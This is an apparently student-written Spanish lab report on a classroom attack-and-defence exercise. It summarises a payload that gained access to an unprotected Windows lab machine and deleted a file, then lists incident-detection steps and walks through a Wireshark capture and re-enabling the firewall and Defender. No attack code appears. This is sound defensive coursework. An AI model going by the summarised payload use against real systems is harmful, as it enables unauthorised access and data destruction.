


Ilustración 19Listado de información

Elaboración propia.

CONCLUSIONES

Se conoció las vulnerabilidades que se puede presentar al tener un sistema operativo si su firewall y antivirus esta desactivado, con esto se abren muchas puertas a los ciberdelincuentes y esos pueden aprovechar las brechas de seguridad.

El payload para este caso tiene un efecto negativo ya que gracias a este se logro acceder a un sistema operativo de manera ilegal y sin ninguna autorización y por esta razón se conoció la información de la víctima y después se logro borrar el contenido del archivo renzovillanueva.txt.

ETAPA 4

1. ¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Se recomienda que sigan los siguientes pasos.

Utilizar sistemas de detección de intrusiones como por ejemplo (IDS) y sistemas de detención de anomalías (ADS) para poder monitorear la red y así conocer conductas sospechosas en el tráfico de la red[9].

Exploración de eventos, se recomienda analizar los registros generados (logs) ya que allí se evidenciará cualquier actividad sospechosa o anomalía en nuestro sistema como por ejemplo cambios de configuración en el sistema, acceso inusual de hora que conocemos.

Observación del tráfico en la red, con esto se identifica patrones inusuales, como por ejemplo transferencias de datos no autorizadas y se puede realizar un control de tráfico de la red.

Herramientas de análisis de malware, se conocerá programas malignos y maliciosos que tenga infectado el sistema e infiltrado.

Revisión de registros de malware, analizar los registros de las actividades sospechosas de accesos no usuales, o modificación de información en bases de datos o configuración del sistema inusual.

Conocer sistemas comprometidos, evaluar que tan grave fue el ataque para conocer si los recursos fueron comprometidos como por ejemplo datos o infraestructura.

Método utilizado para el ataque, esta parte es muy importante porque se conocerá que metodología se utilizó para ingresar al sistema ejemplo, ingeniería social,

[9] J. Fernández. “Qué es el IDS o sistema de detección de intrusos y qué tipos hay”. Seguritecnia. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://www.seguritecnia.es/actualidad/ids-sistema-deteccion-intrusos- que-es-tipos_20230605.html

phishing, o vulnerabilidades en el sistema o software[10].

Mitigación y aislamiento, en esta etapa se toman decisiones para mitigar el ataque por ejemplo subir las ultimas actualizaciones, realizar cambios de contraseñas y mejorar todas aplicaciones comprometidas.
Comunicación, informar a las empresas u organizaciones sobre el ataque realizado para así comunicar la magnitud del ataque para poder contener y eliminar el ataque.

Evidencia, realmente es importante poder recolectar la mayor información sobre el ataque ya que podemos documentar y prevenir próximas intrusiones no deseadas e informar para que estos tipos de casos sean estudiados de manera más efectiva.
Medidas de seguridad, implementación de políticas de seguridad severas, capacitaciones al personal de la organización, actualizaciones de parches de seguridad, implementación de software especializado en seguridad.

2. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Se instala la herramienta wireshark para conocer el tráfico de la red y conocer anomalías.

[10] E. Dmarck. “12 tipos de ataques phishing y cómo identificarlos”. EasyDMARC. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://easydmarc.com/blog/es/12-tipos-de-ataques-phishing-y-como-identificarlos/#:~:text=12%20tipos%20de%20ataques%20phishing%20y%20cómo%20identificarlos,...%208%208.%20Fraude%20CEO%20...%20Más%20elementos

Figura 21.




Imagen de autoría propia

Configuración de la herramienta wireshark para a captura de los paquetes de tráfico, importante marcar la opción de modo promiscuo esto es para identificar el tráfico desde cualquier destino[11].




Figura 22.

Ilustración 21herramienta wireshar

Imagen de autoría propia

[11] NanoEdu. *Introducción al análisis de tráfico de red con Wireshark*. (10 de octubre de 2018). Accedido el 20 de marzo de 2024. [Video en línea]. Disponible: https://www.youtube.com/watch?v=shp42M7gbDE

Después de la configuración se detiene el análisis para estudiar las anomalías que presenta el programa yo lo pare a los 10 segundos y ya había analizado 23110 paquetes.

Figura 23.




Imagen de autoría propia

Ilustración 22trafico en lared

Para hacer el ejercicio más practico realice un ping desde la máquina de Kali Linux que tiene ip 192.168.101.12 a la ip de Windows que es 192.168.101.15 y corrí el programa para ver el tráfico en ese momento, filtre el protocolo que utiliza el pin que es ICMP y el resultado fue positivo se evidencio el tráfico entre las dos máquinas donde me muestra fecha hora ip de Linux y la del destino que en este caso es la de la víctima.





Figura 24.

Ilustración 23datos de trafico

Imagen de autoría propia

Se selecciona el paquete a estudiar en este caso seleccione el numero uno automáticamente me muestra las capas del modelo OSI que están comprometidas



en este tráfico de paquetes.

Figura 25.

Imagen de autoría propia

Algo importante en el reporte de análisis de la herramienta es que se deben de identificar los colores del reporte de esta, a continuación, se menciona lo que significa cada uno de ellos[12].

[12] A. Caballero. "Entendiendo el Esquema de Colores en Wireshark | Alonso Caballero / ReYDeS". www.ReYDeS.com. Accedido el 20 de marzo de 2024. [En línea].
Disponible: https://www.reydes.com/d/?q=Entendiendo_el_Esquema_de_Colores_en_Wireshark#:~:text=Se%20puede%20configurar%20Wireshark%20para%20darle%20color%20a,de%20colores%20utilizado%20para%20distinguir%20entre%20diferentes%20protocolos.

Ilustración 24reporte de analisis


Verde: Representa el tráfico TCP. Estos paquetes están relacionados con conversaciones de protocolos, como “chats” entre dispositivos.

Azul: Indica el tráfico DNS. Los paquetes DNS son esenciales para la resolución de nombres de dominio en direcciones IP.

Azul Claro: Corresponde al tráfico UDP. Los paquetes UDP son utilizados para comunicaciones más rápidas y menos confiables.

Negro: Identifica los paquetes TCP con problemas. Por ejemplo, podrían haber sido entregados dañados o contener errores.[13]

Figura 26.



[13] A, N. (2020, 10 de diciembre). Cómo usar Wireshark para capturar, filtrar y analizar paquetes - ComoFriki. ComoFriki. https://comofriki.com/como-usar-wiresh*Ilustración 25log de información*

Imagen de autoría propia

Después de analizar el tráfico de los datos se guarda el reporte para ser presentado, este es generado y se le puede dar un nombre para después ser consultado.

Figura 27.




Ilustración 26consulta

Imagen de autoría propia

Se procede a configurar la seguridad del equipo afectado, como esta máquina no tenia en uso el firewall y Windows defender se va activar estas funciones.

Figura 28

